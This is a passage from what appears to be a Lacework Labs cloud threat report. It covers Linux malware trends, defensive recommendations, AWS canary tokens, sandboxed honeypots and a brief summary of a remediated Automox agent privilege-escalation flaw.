

Rootkit in VirusTotal

Linux malware & the cloud takeaways

Linux malware targeting the cloud continues to evolve. Popular Windows threats are being ported to Linux with very low detection rates. We continue to see opportunistic actors evolve their tools as they iterate on their C2 protocols and expand their arsenal of threats. We expect this evolution to continue as defenders try to catch up with these new threats.

Recommendations

- Ensure Linux support is a focus of your defensive tools. Many new Linux malware samples have low detection rates when first submitted to VirusTotal.
- Implement threat intelligence focused on cloud malware. Threat intelligence tailored to this ecosystem can provide more clarity than traditional threat intelligence for enterprise networks.
- Enforce kernel module signing on Linux hosts to prevent unsigned kernel modules from being loaded on compromised machines.

We continue to see opportunistic actors evolve their tools as they iterate on their C2 protocols and expand their arsenal of threats. We expect this evolution to continue as defenders try to catch up with these new threats.

Proactive defense & intelligence

Though attackers are rapidly becoming more sophisticated in their cloud operations, defenders have plenty of tools with which to fight back.

Canary tokens in AWS

Canary tokens are **a proactive way of alerting defenders about post-compromise activity** in an environment. While traditionally implemented in on-premises infrastructure by closely monitoring important-looking-but-fake files or shares, this methodology can be used in cloud environments as well. Through cloud-native tooling such as AWS's EventBridge, CloudTrail, and Lambda functions, defenders can craft alerts that fire when specific resources (such as container images stored in ECR) are accessed. Check out our blog for further details on how to set this up in your own organization.



AWS architecture overview

Honeypots & application sandboxing



Honeypots are a great way to **collect information** about what opportunistic attackers are targeting, as well to **obtain second stage payloads**, such as cryptocurrency miners or DDoS bots. However, building a one-off honeypot for each popular service is incredibly time-consuming, and may have a limited return on investment if API emulation isn't sufficient to fool attackers into launching attacks against the honeypots. Lacework Labs examined how we could use a Docker registry with constraints to safely deploy real application code in a honeypot. For a deep dive into how the research team leveraged AppArmor, gvisor, and reverse proxies to limit API endpoints check out our blog.



Proof of concept – command execution with system privileges

Vulnerability analysis & exploit development

Protecting the cloud, endpoints, and everything in between requires layers of IT and security tooling. Proactively assessing these tools is key for defense-in-depth, as exposures across security systems can have cascading impacts. Lacework Labs' latest vulnerability research focused on patch management—specifically the Automox Windows agent. Ultimately we discovered a local privilege escalation vulnerability in how the agent handles PowerShell script execution at run-time. This vulnerability is assigned CVE-2021-43326 and has since been remediated. For more information, take a look at the vulnerability disclosure summary.

Conclusion

Protecting the cloud is no easy task, but the right practices can give defenders an edge. Having a solid cloud security posture management process is the first step. Managing vulnerabilities, auditing the software supply chain, and following trends in Linux malware can also all reduce risk and lower response time in the event of an attack. By proactively deploying canary tokens and honeypots, defenders can reduce some of the inherent advantage attackers have in deciding when and where to strike. As the cloud becomes increasingly valuable, attackers are bound to increase their sophistication to match. But with the right information and some elbow grease, **defenders can keep their environments secure, available, and productive despite these emerging threats.**

Connect with us

The Lacework Labs team continues to build and expand our online presence in an effort to contribute back to the security community. Below are areas where you can find and follow our innovative threat research. **Click here to learn more!**